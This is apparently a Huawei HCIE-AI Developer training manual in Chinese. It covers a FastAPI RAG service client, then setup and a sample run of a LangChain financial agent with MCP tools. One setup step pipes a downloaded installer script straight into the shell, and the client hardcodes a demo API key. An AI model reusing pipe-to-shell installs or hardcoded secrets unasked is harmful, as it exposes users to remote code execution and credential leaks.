resp = client.chat.completions.create(
    model="qwen3.5-plus",
    messages=[{"role": "user", "content": f"上下文: { context_text }\n 问题: {query}"},
    stream=True
)

#全量答案与分步 token 均获取
full_answer = ""
for chunk in resp:
    if chunk.choices and chunk.choices[0].delta.content:
        text = chunk.choices[0].delta.content
        full_answer += text
        yield json.dumps({"content": text }, ensure_ascii=False)
```

15.2.3 新建脚本 client_request.py 实现对 RAG 的调用

新建脚本 client_request.py 实现对 RAG 服务的调用。

在 client_request.py 中添加代码如下：

```
import requests
import json

# 配置
API_URL = "http://127.0.0.1:7861/api/rag/" #IP 和端口在容器内部时不变，容器之外访问，需要修改
API_KEY = "my_secure_rag_key_2025"

def ask_rag_stream(question):
    headers = {
        "Authorization": f"Bearer {API_KEY}",
        "Content-Type": "application/json"
    }
    data = {"question": question}

    try:
        response = requests.post(
            API_URL,
            json=data,
            headers=headers,
            stream=True
        )
        response.raise_for_status()

        print("AI 回答： ", end="", flush=True)
```

```

        for chunk in response.iter_lines():
            if chunk:
                chunk = chunk.decode("utf-8")
                if chunk.startswith("data: "):
                    text = chunk.replace("data: ", "")
                    result = json.loads(text)
                    print(result['content'], end="", flush=True)
            print("\n")

    except Exception as e:
        print(f"错误: {e}")

if __name__ == "__main__":
    question = "IPRAN 设备出现 LAG 告警应该怎么处理?"
    print(f"问题: {question}")
    ask_rag_stream(question)

```

代码解释如下:

```

# 导入 requests 库，用于发送 HTTP 请求（调用后端接口）
import requests

# 导入 json 库，用于解析后端返回的 JSON 格式数据
import json

# ===== 配置项 =====
# 后端 RAG 接口地址
# 注意：容器内访问不变，容器外访问需要修改 IP 和端口
API_URL = "http://127.0.0.1:7861/api/rag/"
# 接口鉴权用的 API 密钥（和后端保持一致）
API_KEY = "my_secure_rag_key_2025"

# ===== 流式问答函数 =====
def ask_rag_stream(question):
    """
    调用后端 RAG 流式接口，实时获取 AI 回答
    :param question: 用户问题
    """
    # 请求头：携带鉴权信息 + 数据格式为 JSON
    headers = {
        "Authorization": f"Bearer {API_KEY}", # 身份验证

```

```
"Content-Type": "application/json"    # 数据格式
}

# 构造请求数据：把问题封装成 JSON 格式
data = {"question": question}

try:
    # 发送 POST 请求给后端，开启 stream 流式接收
    response = requests.post(
        API_URL,
        json=data,
        headers=headers,
        stream=True # 关键：开启流式传输
    )
    # 如果请求报错（401/403/500），直接抛出异常
    response.raise_for_status()

    # 开始打印 AI 回答，flush=True 保证实时输出
    print("AI 回答: ", end="", flush=True)

    # 逐行遍历后端返回的流式数据
    for chunk in response.iter_lines():
        if chunk: # 过滤空行
            # 把二进制数据解码为字符串
            chunk = chunk.decode("utf-8")
            # 判断是否是 SSE 标准的 data 消息
            if chunk.startswith("data: "):
                # 去掉 data: 前缀，拿到真实数据
                text = chunk.replace("data: ", "")
                # 解析 JSON 数据
                result = json.loads(text)
                # 实时打印回答内容，不换行，实现打字机效果
                print(result['content'], end="", flush=True)

    # 所有流结束后换行
    print("\n")
```

```
except Exception as e:
    # 捕获异常并打印错误信息
    print(f"错误: {e}")


# ===== 测试入口 =====
if __name__ == "__main__":
    # 测试问题
    question = "IPRAN 设备出现 LAG 告警应该怎么办?"
    print(f"问题: {question}")
    # 调用流式问答函数
    ask_rag_stream(question)
```

15.2.4 智能 RAG 工具的调用测试

通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后输入：


```
python api_server.py
```

Terminal 界面输出如下：




```
(PyTorch-2.1.0) [root@6528a9d76d39 hcie_rag_code]# python api_server.py
INFO: Started server process [23503]
INFO: Waiting for application startup.
INFO: Application startup complete.
INFO: Uvicorn running on http://0.0.0.0:7861 (Press CTRL+C to quit)
```

该 Terminal 不关闭，新打开一个 Terminal：



vs code 下方会分出一个新的 Terminal:




登录容器进入到个人文件夹下，再切换到 hcie_rag_code 文件夹中。

输入：

```
python client_request.py
```

服务端日志【下图左侧】，请求服务的日志【下图右侧】：



说明 RAG 服务端和客户端均正常。

15.3 思考题

问题：基于 FastAPI+uvicorn 搭建 RAG 服务化系统，实现思路与作用是什么？

参考答案：

使用 FastAPI 编写后端接口，承载 RAG 检索、推理逻辑，uvicorn 负责启动服务对外提供访问。代码分层解耦，api_server.py 提供 API 入口，rag.py 封装核心问答能力，client 脚本用于接口测试。该方案可构建安全流式问答后端，标准化输出接口，既能供前端调用，也可作为外部工具供给智能体调用，实现 RAG 能力复用、服务独立部署与便捷调试。

15.4 实验小结

本实验旨在基于 FastAPI 和 uvicorn 实现安全、流式、可服务化的 RAG 问答系统，并将其封装为 API 接口，供智能体作为外部工具调用，完成工程化部署与落地。

16

RAG 其他进阶思路

16.1 检索匹配微调（Embedding 模型微调）

核心目标：优化 Embedding 向量模型，缩小领域内语义差距

1. 训练数据

领域内问句-文档正样本、负样本对。

2. 微调模型

BERT-base、Sentence-BERT、bge 中文向量模型。

3. 微调方式

对比学习微调，拉近同类业务语义向量距离，拉远无关内容。

4. 作用

大幅提升小样本领域检索准确率，区分相近专业术语。

5. 适用场景

运维告警、设备故障、行业规章、内网专属知识库。

16.2 大模型指令微调（LLM 模型微调）

核心目标：让大模型适配领域话术、回答格式、约束规则

1. 训练数据

检索上下文+用户问题+标准领域标准答案。

2. 微调模型

通义千问、Llama、Qwen、InternLM 等开源大模型。

3. 微调方式

领域 SFT 指令微调、LoRA 轻量微调（低成本首选）。

4. 作用

严格遵循知识库内容作答、拒绝编造领域外知识、统一回答格式、适配行业话术。

5. 适用场景

企业内部知识库、运维标准问答、规章制度问答。

16.3 RAG 结合知识图谱融合思路

思路 1：知识图谱实体增强检索（最简融合）

1. 流程

用户问句→实体抽取（设备名、故障名、部门、流程名词）→匹配知识图谱实体→关联图谱三元组→拼接进检索文本→送入向量库检索

2. 优势

低成本改造，不用重构 RAG 架构。

3. 解决问题

解决纯文本 RAG 实体歧义、简称识别、别名识别问题。

4. 适用场景

运维设备、硬件型号、故障告警类问答。

思路 2：图谱路径推理 + 文本 RAG 双检索（主流工程方案）

1. 流程

query 同时两路处理：

支路 1：传统文本语义检索，召回文档片段。

支路 2：知识图谱抽取实体+关系，推理业务流程、上下级关系、处置流程

两路信息拼接统一送入大模型生成答案。

2. 优势

既有文本细节知识，又有结构化逻辑关系。

3. 解决问题

流程类问答、权责问答、先后顺序问答。

4. 适用场景

工单流程、故障处置流程、审批流程问答。

华为认证 AI 系列教程

HCIE-AI Developer

基于MCP与Skills的Agent实践

实验指导手册

版本：1.0



华为技术有限公司

版权所有 ©【2026】【华为技术有限公司】。保留一切权利。

未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

Copyright ©【2026】【Huawei Technologies Co., Ltd.】. All Rights Reserved.

Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

商标声明



和其他华为商标均为华为技术有限公司的商标。

本文档提及的其他所有商标或注册商标，由各自的所有人拥有。

注意

您购买的产品、服务或特性等应受华为公司商业合同和条款的约束，本文档中描述的全部或部分产品、服务或特性可能不在您的购买或使用范围之内。除非合同另有约定，华为公司对本文档内容不做任何明示或暗示的声明或保证。

由于产品版本升级或其他原因，本文档内容会不定期进行更新。除非另有约定，本文档仅作为使用指导，本文档中的所有陈述、信息和建议不构成任何明示或暗示的担保。

华为技术有限公司

地址： 深圳市龙岗区坂田华为总部办公楼 邮编：518129

网址： <https://e.huawei.com>

华为认证体系介绍

华为认证（Huawei Certification）依托华为ICT技术和全球成功实践，面向数智化转型趋势，构建了覆盖ICT基础设施、应用与开发以及项目管理领域的权威认证体系，为个人技术能力提升提供可信赖的能力证明，为组织数智人才培养提供可衡量、可持续的人才发展路径。

根据ICT从业者的学习和进阶需求，华为认证分为工程师级别、高级工程师级别和专家级别三个认证等级。


华为认证HCIE-AI Developer V1.0 定位于培养和认证掌握AI模型与应用开发流程、数据工程、预训练与后训练、推理部署优化、算子开发能力的专家，具备预训练数据集构建、分布式训练策略设计、算子开发、模型部署与推理加速、RAG与Agent应用开发与性能优化、AI模型与应用安全治理能力。

通过HCIE-AI Developer V1.0认证，您将掌握AI模型及应用开发流程，预训练数据集处理，大模型预训练策略及算法原理，微调及RLHF训练策略，RAG与Agent应用开发，算子开发等相关知识，具备大模型预训练、后训练，AI应用开发和安全治理的能力，能够胜任AI应用开发、AI推理优化、AI模型开发、AI算子开发等专家岗位。

华为认证协助您打开行业之窗，开启改变之门，屹立在人工智能的潮头浪尖！

华为职业认证全景图

华为职业认证覆盖ICT全领域，致力于提供领先的人才培养体系和认证标准，培养数字化时代的新型ICT人才，构建良性的ICT人才生态。



前言

简介

本书为 HCIE-AI Developer 认证培训教程，适用于准备参加 HCIE-AI Developer 考试的学员或者希望掌握模型训练、模型推理部署与调优、应用开发、算子开发等能力，并从事 AI 模型开发、AI 应用开发、AI 算子开发等相关工作的读者。

读者知识背景

本课程为华为认证高级课程，为了更好地掌握本书内容，阅读本书的读者应首先具备以下基本条件：

- 具有基本的 AI 知识背景，同时熟悉 linux 与 docker 的使用，掌握基本的 Python 编程能力和 MCP、Skills 理论知识。

实验环境说明

本实验环境面向准备 HCIE-AI Developer 考试的 AI 工程师。需要在 Python 环境上（本地 PC/昇腾服务器）进实验操作。

实验	环境	开发环境
预训练数据处理	python: 3.11.15	服务器：Atlas 800T A2/本地 PC

目录

前 言	4
简介	4
读者知识背景	4
实验环境说明	4
1 实验环境介绍	7
1.1 实验介绍	7
1.1.1 关于本实验	7
1.1.2 项目所需的核心依赖包	7
1.1.3 项目文件结构介绍	8
2 实验流程展示	10
2.1 实验环境准备	10
2.2 实验主流程运行	13
2.2.1 自定义单轮交互	13
2.2.2 交互模式（多轮对话）	15
3 模块介绍-MCP 设计	17
3.1 实验介绍	17
3.1.1 关于本实验	17
3.1.2 实验目的	17
3.2 MCP 服务器配置	17
3.2.1 配置代码	17
3.2.2 MCP 集成	18
3.2.3 工具系统	19
3.2.4 黄金交易模拟系统 MCP 服务器	19
3.2.5 实验运行示例	27
3.3 实验思考题	30
3.4 实验总结	31
4 模块介绍-Skills 设计	32
4.1 实验介绍	32
4.1.1 关于本实验	32
4.1.2 实验目的	32



4.2 撰写行业概览 Skill.....	32
4.2.1 使用场景	32
4.2.2 Skill 文件结构	33
4.2.3 实验运行示例.....	35
4.3 实验思考题.....	43
4.4 实验总结.....	44

1 实验环境介绍

1.1 实验介绍

1.1.1 关于本实验

本实验基于 LangChain 构建的金融领域专用智能 Agent，聚焦解决金融场景下的智能 Agent 开发需求，同时实现了主流 MCP（Model Context Protocol）与 Skills 的使用便捷性。核心目标是帮助开发者快速构建具备多步骤规划能力的通用及垂直领域金融场景 AI 应用。

1.1.2 项目所需的核心依赖包

版本如下所示：

依赖包版本要求备注：

Python3.11+

项目基础运行环境：

LangChain1.2+


其他依赖（如 MCP 相关、工具 / 技能依赖）需参考 pyproject.toml 或 uv.lock 文件获取完整依赖及版本，主要依赖如下：

包名	版本要求	说明
setuptools	≥ 45	构建系统依赖
wheel	-	构建系统依赖
baostock	$\geq 0.8.9$	股票数据接口库
deepagents	$= 0.3.6$	Agent 框架（固定版本）
exceptiongroup	$\geq 1.3.1$	异常分组处理
langchain	$\geq 1.2.6$	LangChain 核心框架
langchain-mcp-adapters	$\geq 0.2.1$	LangChain MCP 适配器
langchain-openai	$\geq 1.1.7$	LangChain OpenAI 集成

mcp	>=1.25.0	MCP 协议实现
nest-asyncio	>=1.6.0	嵌套事件循环支持
numpy	>=2.4.2	数值计算库
pandas	>=3.0.0	数据处理分析库
python-dotenv	>=1.2.1	环境变量管理
requests	>=2.32.5	HTTP 请求库
rich	>=14.2.0	终端美化输出
tabulate	>=0.9.0	表格格式化输出
tavily-python	>=0.7.19	Tavily 搜索 API 客户端

1.1.3 项目文件结构介绍

Financial-Agent-AtlasServer/	
├── main.py	# 项目总入口：启动 Agent / 启动 MCP Host
├── .env	# 环境变量配置（API Key、MCP 开关、路径）
├── pyproject.toml	# 项目依赖管理（Python 包）
├── src/	
│ ├── Financial_Agent /	# 框架核心源码包
│ │ ├── __init__.py	
│ │ ├── agent/	# Agent 核心调度逻辑
│ │ │ ├── __init__.py	
│ │ │ ├── base_agent.py	# 基础 Agent 类
│ │ │ └── planner.py	# 任务规划器
│ │ ├── memory/	# 记忆模块
│ │ │ ├── __init__.py	
│ │ │ └── long_term_memory.py	
│ │ ├── tools/	# 底层原子工具
│ │ │ ├── __init__.py	# 自动注册所有工具
│ │ │ ├── search.py	# 网络搜索工具
│ │ │ ├── file.py	# 文件读写工具
│ │ │ ├── fetch.py	# 网页抓取工具
│ │ │ └── finance.py	# 金融数据查询工具
│ │ ├── skills/	# 框架内置基础技能（底层能力）
│ │ │ ├── __init__.py	
│ │ │ └── base_skill.py	# 技能基类
│ │ └── mcp/	# MCP 核心模块
│ │ ├── __init__.py	# 导出 MCPHost 给 main.py 调用



2 实验流程展示

2.1 实验环境准备

步骤 1 （可选）创建个人容器环境

实验推荐在 docker 中完成，如果无法启动 docker 可以在本地或裸机中完成，环境可参考 1.1.2 小节介绍的环境依赖包，自行安装相关依赖并运行本项目即可

输入如下指令，注意修改标黄处的变量：

```
docker run --name hcie-ai-trainee -d -it -v /etc/locale.conf:/etc/locale.conf -v /mnt:/mnt -w /mnt/班级  
路径/个人路径 --shm-size 16G swr.cn-south-1.myhuaweicloud.com/ascendhub/cann:8.5.0-910b-  
openeuler24.03-py3.11 bash  
参数说明如下：
```

参数	含义
docker run	创建并启动一个新容器
--name hcie-ai-trainee	将容器命名为 hcie-ai-trainee
-d	detach 模式，容器在后台运行
-it	组合参数： - i (interactive) 保持 STDIN 打开 - t (tty) 分配伪终端 通常用于进入交互式 shell
-v /etc/locale.conf:/etc/locale.conf	挂载宿主主机文件：将宿主机的 /etc/locale.conf（系统语言/区域设置）挂载到容器相同路径，保证容器内语言环境与宿主机一致
-v /mnt/班级路径/个人路径:/mnt	挂载目录：将宿主机的 /mnt/班级路径/个人路径 目录挂载到容器的 /mnt 目录 注意：实际路径需手动替换
--shm-size 16G	设置容器共享内存大小（/dev/shm）为 16GB，对大模型训练/PyTorch 多进程等场景很重要
98b8567237d8	镜像 ID（可通过 docker images 查看）

bash	容器启动后执行的命令（启动 Bash 终端）
------	------------------------

步骤 2 拷贝实验代码和数据

进入班级目录/个人目录下:

```
cd /mnt/班级路径/个人路径
```

代码包获取链接: <https://certification-data.obs.cn-north-4.myhuaweicloud.com/CHS/HCIE-AI%20Developer/V1.0/Financial-Agent-AtlasServer.zip>。

解压代码包:

```
unzip /mnt/HCIE-Developer-wxf/Financial-Agent-AtlasServer.zip
```

步骤 3 （可选）进入个人容器环境

```
docker exec -it -u root hcie-ai-trainee /bin/bash
```

步骤 4 安装实验依赖环境

进入项目代码的根目录:

```
cd Financial-Agent-AtlasServer
```

输入如下指令分别安装 Node.js 和 uv（MCP 依赖）:

（需要 yum，如果为 Ubuntu 也可用 apt 等工具）

【输入】:

```
yum install -y nodejs
```

【最终参考输出】:

```
.....
Installed:
nodejs-1:20.18.2-7.oe2403sp2.aarch64  nodejs-docs-1:20.18.2-7.oe2403sp2.noarch  nodejs-full-i18n-
1:20.18.2-7.oe2403sp2.aarch64  nodejs-libs-1:20.18.2-7.oe2403sp2.aarch64  npm-1:10.8.2-
1.20.18.2.7.oe2403sp2.aarch64
Complete!
```

检查是否 Node.js 安装成功，输入如下指令查看版本号:

【输入】:

```
node --version
```

【参考输出】:

```
v20.18.2
```

【输入】安装 uv:

```
curl -Lsf https://astral.sh/uv/install.sh | sh
```

【参考输出】:

```
downloading uv 0.11.12 aarch64-unknown-linux-gnu
installing to /root/.local/bin
```

```
uv
uvx
everything's installed!
To add $HOME/.local/bin to your PATH, either restart your shell or run:
source $HOME/.local/bin/env (sh, bash, zsh)
source $HOME/.local/bin/env.fish (fish)
```

【输入】配置环境变量：

```
source $HOME/.local/bin/env
```

无回显输出是正常情况。

【输入】：

```
uv --version
```

【参考输出】：

```
uv 0.11.12 (aarch64-unknown-linux-gnu)
```

至此，实验所需依赖包已安装完成。

步骤 5 模型及 MCP 工具的 API_KEY 配置

编辑/mnt/Financial-Agent-AtlasServer/.env 文件：

修改如下三处的 API_KEY：

- 1、需要注册 <https://open.bochaai.com/>：获取联网搜索 API_KEY，Agent 在调用外部工具时，会调用联网搜索获取实时信息。前往博查 AI 开放平台 -> 控制台 -> API KEY 管理 -> 创建 API KEY：

```
# =====
# Web Search Config
# =====
BOCHA_API_KEY="sk-"
```

- 2、注册模型 API_KEY：可使用 Qwen 系列模型。

```
# LLM Config
# =====
QWEN_MODEL="qwen3-max"
QWEN_API="sk-"
QWEN_URL="https://dashscope.aliyuncs.com/compatible-mode/v1"
```

优先使用 qwen3-coder-plus > qwen3-max > qwen3-coder-flash > others

此处任意支持 Qwen 系列模型的平台皆可（华为云、硅基流动.....）。

- 3、配置视觉模型，视觉模型复用之前配置好的 API KEY。

```
# Image Generation Config (DashScope ImageSynthesis)
# =====
IMAGE_MODEL="qwen-image-plus" # 图像生成模型名称
IMAGE_SIZE_DEFAULT="1664*928" # 默认图像尺寸，可选值：1024*1024，1280*720，720*1280，1664*928
IMAGE_TIMEOUT=120 # 图像生成超时时间（秒）
```

2.2 实验主流程运行

2.2.1 自定义单轮交互

运行一个自定义的问题，Agent 处理后返回结果：

```
uv run main.py --run "总结 2025 年中国的经济形势，不超过 200 字，并输出 markdown 到工作空间中。"
```

使用 Ctrl+C 结束交互

适用场景：

- 快速测试 Agent 的能力
- 集成到其他系统中
- 批量处理多个问题

参考输出：

Agent 单次交互

提示词: 总结 2025 年中国的经济形势，不超过 200 字，并输出 markdown 到工作空间中。

202X-0X-0X 02:51:55,375 - Financial_Agent.core.agent - INFO -

202X-0X-0X 02:51:55,375 - Financial_Agent.core.agent - INFO - 验证必需的凭证...

202X-0X-0X 02:51:55,375 - Financial_Agent.core.agent - INFO -

202X-0X-0X 02:51:55,375 - Financial_Agent.config - INFO - ✓ QWEN_MODEL 已配置

202X-0X-0X 02:51:55,375 - Financial_Agent.config - INFO - ✓ QWEN_API 已配置

202X-0X-0X 02:51:55,375 - Financial_Agent.config - INFO - ✓ QWEN_URL 已配置

202X-0X-0X 02:51:55,375 - Financial_Agent.config - INFO - ✓ BOCHA_API_KEY 已配置

202X-0X-0X 02:51:55,375 - Financial_Agent.config - INFO - ☒ 所有必需凭证已正确配置

202X-0X-0X 02:51:55,375 - Financial_Agent.core.agent - INFO - ✓ IMAGE_MODEL: qwen-image-plus

202X-0X-0X 02:51:55,375 - Financial_Agent.core.agent - INFO - ✓ IMAGE_SIZE: 1664*928

202X-0X-0X 02:51:55,376 - Financial_Agent.core.agent - INFO -

202X-0X-0X 02:52:00,615 - Financial_Agent.mcp.manager - INFO - MCP client 初始化中

202X-0X-0X 02:52:00,615 - Financial_Agent.mcp.manager - INFO - 从 MCP server 中加载 Tools ...

202X-0X-0X 02:52:26,979 - Financial_Agent.core.agent - INFO - 加载 Tools ...

202X-0X-0X 02:52:26,979 - Financial_Agent.core.agent - INFO - 已加载 6 个本地 Tools

202X-0X-0X 02:52:26,979 - Financial_Agent.core.agent - INFO - 主 Agent 可用工具: 5 个

(generate_image 由 SubAgent 专用)

202X-0X-0X 02:52:27,422 - Financial_Agent.core.agent - INFO - 已加载 1 个 Memory 文件

202X-0X-0X 02:52:27,423 - Financial_Agent.core.agent - INFO -

 AgentResponse:

 工具调用

m web_search

query: 2025 年中国经济形势总结 GDP 增长

[WARN] Agent 执行已中断，需要审核工具调用

工具: web_search

参数: {

"query": "2025 年中国经济形势总结 GDP 增长 宏观经济",

"count": 5,

"summary": true

}

请选择一个决定 (30 秒后自动批准):

[1] approve - 批准此工具调用

[2] edit - 编辑工具参数后执行

[3] reject - 拒绝此工具调用

请输入你的决定 (输入序号或决定名称): 1

 DeepAgent:

 工具调用

m web_search

query: 2025 年中国经济形势总结 GDP 增长 宏观经济

✓ [web_search] 完成

 DeepAgent:

 工具调用

m write_file

path: /workspace/2025_china_economic_outlook.md

content: # 2025 年中国经济形势总结

总体概况

2025 年中国经济顶住国内外复杂环境压力，全年 GD...

✓ [write_file] 完成

 DeepAgent:

 工具调用

m read_file

path: /workspace/2025_china_economic_outlook.md

✓ [read_file] 完成

预览: 1 # 2025 年中国经济形势总结

2

3 2025 年中国经济实现 5.0% 的增长，GDP 总量达 140.2 万亿元。经济结构持续优化，第三产业增长 5.4%，成为主要驱动力。...

 DeepAgent:

 工具调用

m edit_file

